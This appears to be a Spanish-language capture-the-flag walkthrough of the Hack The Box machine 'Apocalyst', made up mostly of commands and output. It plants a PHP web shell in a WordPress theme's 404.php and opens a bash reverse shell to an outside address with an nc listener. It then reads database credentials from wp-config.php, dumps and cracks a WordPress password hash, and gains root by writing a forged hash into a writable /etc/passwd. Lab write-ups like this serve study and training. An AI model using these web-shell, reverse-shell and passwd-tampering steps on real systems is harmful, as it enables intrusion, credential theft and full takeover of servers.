


Edit Themes

Twenty Seventeen: 404 Template (404.php)

```
<?php
    system($_GET['cmd']);
?>
```


Nos vamos a la ruta donde se encuentra el archivo 404.php en el tema:



apocalyst.htb/wp-content/themes/twentyseventeen/404.php?cmd=id


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Como tenemos ejecucion remota de comandos vamos a ejecutar una reverse shell:



```
/404.php?cmd=bash+-c+"sh+-i+>%26+/dev/tcp/10.10.14.6/1234+0>%261"
```


Nos podemos a la escucha y recibimos la conexion:



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.46] 57042
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```


ESCALADA DE PRIVILEGIOS

Como no encuentro el tipico archivo donde se almacenan las credenciales de la base de datos cuando hay un wordpress (wp-config.php) vamos a buscarlo con un find:




```
www-data@apocalyst:/$ find / -name *wp-config.php* 2>/dev/null
/var/www/html/apocalyst.htb/wp-config.php
/home/falaraki/.wp-config.php.swp
```

Lo leemos y encontramos las credenciales de la base de datos de mysql:




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_myblog');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'Th3SoopaD00paPa5S!');
```

Accedemos a la base de datos y encontramos una credencial:



```
www-data@apocalyst:/$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 19494
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wp_myblog          |
+--------------------+
5 rows in set (0.01 sec)

mysql> use wp_myblog;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wp_myblog   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+------
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url | user_registered     | user_
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+------
|  1 | falaraki   | $P$BnK/Jm451thx39mQg0AFXywQWZ.e6Z. | falaraki      | admin@apocalyst.htb |          | 2017-07-27 09:33:13 |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+------
```


Realmente ya disponemos de esta contraseña que es la que nos ha servido para acceder a wordpress:



```
$P$BnK/Jm451thx39mQg0AFXywQWZ.e6Z.:Transclisiation

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$BnK/Jm451thx39mQg0AFXywQWZ.e6Z.
Time.Started.....: Tue Dec 17 14:22:31 2024 (0 secs)
Time.Estimated...: Tue Dec 17 14:22:31 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (test)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      305 H/s (0.05ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:7680-8192
Candidate.Engine.: Device Generator
Candidates.#1....: Transclisiation → Transclisiation
Hardware.Mon.#1..: Util: 40%
```


Voy a ver como el usuario actual sobre que archivos tengo permisos de escritura quitando rutas que no me interesan:

```
www-data@apocalyst:/tmp$ find / -writable 2>/dev/null|grep -v /var*|grep -v /proc| grep -v /lib| grep -v /sys|
grep -v /run
```




```
www-data@apocalyst:/tmp$ find / -writable 2>/dev/null|grep -v /var*|grep -v /proc| grep -v /lib| grep -v /sys| grep -v /run
/etc/passwd
/tmp
/tmp/.X11-unix
/tmp/.font-unix
/tmp/.Test-unix
/tmp/.XIM-unix
/tmp/.ICE-unix
/tmp/pspy64
/dev/vsock
/dev/mqueue
/dev/log
/dev/shm
/dev/char/10:54
/dev/char/5:0
/dev/char/5:2
/dev/char/10:200
/dev/char/10:229
/dev/char/1:5
/dev/char/1:9
```

Encontramos el archivo /etc/passwd, tenemos permisos para editarlo. Esto quiere decir que podemos introducir manualmente la contraseña a cualquier usuario. La contraseña debe estar hasheada, podemos generar el hash con "openssl", la contraseña sera p@ssw0rd:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ openssl passwd
Password:
Verifying - Password:
$1$7e7y.nnn$tPtUj199DtlLIioA.M9n1/
```

Sustituimos la "x" por la contraseña que hemos generado:




```
www-data@apocalyst:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```



```
www-data@apocalyst:/tmp$ cat /etc/passwd
root:$1$7e7y.nnn$tPtUj199DtlLIioA.M9n1/:0:0:root:/root:/bin/bash
```

Ahora podemos iniciar sesion como el usuario root con la contraseña que hemos creado:



```
www-data@apocalyst:/tmp$ su root
Password:
root@apocalyst:/tmp# whoami
root
```